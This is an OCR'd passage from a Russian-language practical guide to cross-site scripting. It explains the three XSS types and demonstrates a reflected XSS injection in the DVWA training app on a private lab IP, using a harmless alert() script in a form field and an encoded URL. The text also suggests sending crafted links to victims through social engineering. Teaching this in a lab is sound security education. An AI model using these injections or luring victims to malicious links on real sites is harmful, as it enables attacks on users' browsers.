

«Уязвимость Cross Site Scripting (XSS). Практическое руководство для хакеров.»



МИХАИЛ ТАРАСОВ

УЯЗВИМОСТЬ XSS – МЕЖСАЙТОВЫЙ СКРИПТИНГ

ПРАКТИЧЕСКОЕ РУКОВОДСТВО ДЛЯ ХАКЕРОВ



В качестве введения.

Здравствуйте, дорогие друзья.

Рад приветствовать Вас на страницах данной книги, или я бы даже подчеркнул, практического руководства по уязвимости XSS. Несмотря на современные типы защит от Cross Site Scripting, которые используются на сайтах, данная уязвимость актуальна на большинстве сайтов.

Навыки для освоения материала нужны минимальные. У Вас должна быть операционная система Kali Linux (и даже это необязательно), и уязвимая машина «Metasploitable 2». Как поднять эту лабораторию у себя на компьютере, я не описывал. Коротко, можете использовать среду виртуализации VirtualBox с Kali Linux и Metasploitable 2 (думаю разберетесь).

Информация носит сугубо практический характер, где Вы на наглядных примерах будете шаг за шагом повторять мои действия, и эксплуатировать разные виды этой уязвимости, видя перед собой результат и механизм взаимодействия.

Я постарался детально отобразить все мои шаги, чтобы даже совсем начинающий пентестер разобрался в них.

Во второй части данного руководства будет рассмотрен достаточно известный и популярный фреймворк, который называется «BeEF».

Наряду с эксплуатацией, мы рассмотрим также и защиту от этой коварной уязвимости.

Я надеюсь, что эта книга станет Вашим проводником в мир Тестирования на проникновение и защиты от уязвимостей.

Искренне Ваш, Михаил Тарасов (Timcore).

1.0 Что такое уязвимость XSS (Cross Site Scripting)? Типы XSS.

Давайте поговорим об уязвимости XSS, что расшифровывается как Cross Site Scripting или Межсайтовый Скриптинг.
Данный тип уязвимостей позволяет атакующему внедрять JavaScript-код (к примеру) на страницу, что делает ее очень опасным видом атак. Для тех, кто не знает, JavaScript — это язык программирования, который исполняется на стороне клиента, т.е браузера. Используя код этого языка, злоумышленник может выполнить его на отдельно взятой странице веб-сайта.

Как я уже говорил, JavaScript — это клиентский язык, выполняемый у пользователя или клиента, но ни в коем случае, не на сервере, даже если код будет направлен на создание обратного шелла.
Любой JavaScript код, который Вы напишите, будет отображаться или запущен у пользователей, которые просматривают веб-страницу, а не на веб-сервере. Если рассматривать веб-сервер, то он будет использован только для хранения кода и его доставки клиенту.

Есть три основных типа XSS:
1. Persistent/Stored XSS.
2. Reflected XSS.
3. DOM based XSS.

Persistent/Stored XSS сохраняется в базу данных. Внедренный код при таком типе уязвимости, сохраняется в базе данных, или на странице таким образом, что при просмотре пользователем определенной страницы, Ваш код будет выполняться.

В случае Reflected XSS, код выполняется только в случае запуска пользователем определенного URL, который Вы написали или создали самостоятельно. Вы являетесь манипулятором, при данном типе уязвимости, так как Ваша задача будет заключаться в том, чтобы отправить эту ссылку жертве, с применением социальной инженерии. Это все делается для того, чтобы жертва открыла ссылку и перешла по ней, где при переходе, выполняется код.

DOM based XSS основана на коде JavaScript, где код выполняется на стороне клиента, без какой-либо связи с веб-сервером. Если рассматривать механику сервера, то можно выявить закономерность того, что большинство веб-серверов применяют фильтрацию кода на уязвимости, в частности XSS. Хитрость в том, что в случае с DOM based XSS, код не отправляется на сервер, что позволяет избежать фильтрации. Код интерпретируется в браузере, без связи с веб-сервером. Часто, такие уязвимости XSS могут встречаться на веб-

сайтах, информация на страницах которых может обновляться, без отправки запроса серверу.


2.0 Исследование Reflected XSS.

Давайте начнем исследовать XSS уязвимости. Суть метода сводится к тому, чтобы просмотреть целевой веб-сайт, и попытаться провести инъекцию в любое текстовое поле или в url (позже Вы поймете, о чем я говорю). Сразу вспоминается аналогия с SQL-инъекциями.


Итак, рассмотрим пример Reflected XSS или Отраженного XSS. Эта уязвимость не постоянна и не хранима, при которой код отправляется непосредственно нашей цели. Итогом этой атаки будет запуск кода на машине жертвы.

Для наглядной демонстрации уязвимости, мне понадобится веб-приложение «DVWA». Выставлю настройки безопасности на «low»:

Перейду на вкладку «XSS reflected»:




Видим страничку с полем ввода имени. Можем попробовать ввести какое-либо имя:



После ввода, как видим, происходит обработка нашего запроса и вывод на странице.


Суть этой страницы состоит в том, что мы можем проводить инъекции через текстовые поля. Также, посмотрев на URL страницы, Вы можете заметить, что данные передаются методом GET, т. е. в открытом виде:



И это прекрасно, так как мы можем проводить инъекции через URL.

Теперь попробуем провести инъекцию в текстовом поле, написав скрипт на языке программирования JavaScript. Он очень прост, и является наглядным примером. Это простейший вариант вставки скрипта, так как существуют другие, более изощренные обходы фильтрации.


Конструкция скрипта будет состоять из открывающего и закрывающего тега: <script></script>, функции alert(), которая вызывает всплывающее окно. Внутри функции можно прописать любое слово, обрамив его двойными кавычками («»). В данном примере я пропишу слово «Reflected XSS». Конечная запись будет иметь вид: «<script>alert(«Reflected XSS»)</script>». Вставим написанный код в поле на странице и жмем кнопку «Submit»:



Как видим, на странице присутствует уязвимость XSS, и об этом нам говорит всплывающее окно.

Такие же манипуляции мы можем проводить с записью в URL. Не будем далеко ходить, а прямо из нашего примера скопируем строку URL.
Она будет иметь вид:
«http://10.0.2.7/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27Reflected+XSS%27%29%3C%2Fscript%3E#». Можно заметить, что некоторые символы были преобразованы, но это не важно, так как эту ссылку мы можем отправить нашей цели, и она сработает.

Иными словами, мы можем делать инъекцию в URL. Продемонстрирую Вам работу этой инъекции. Это просто реализуется, и я ввожу код непосредственно в строку URL:



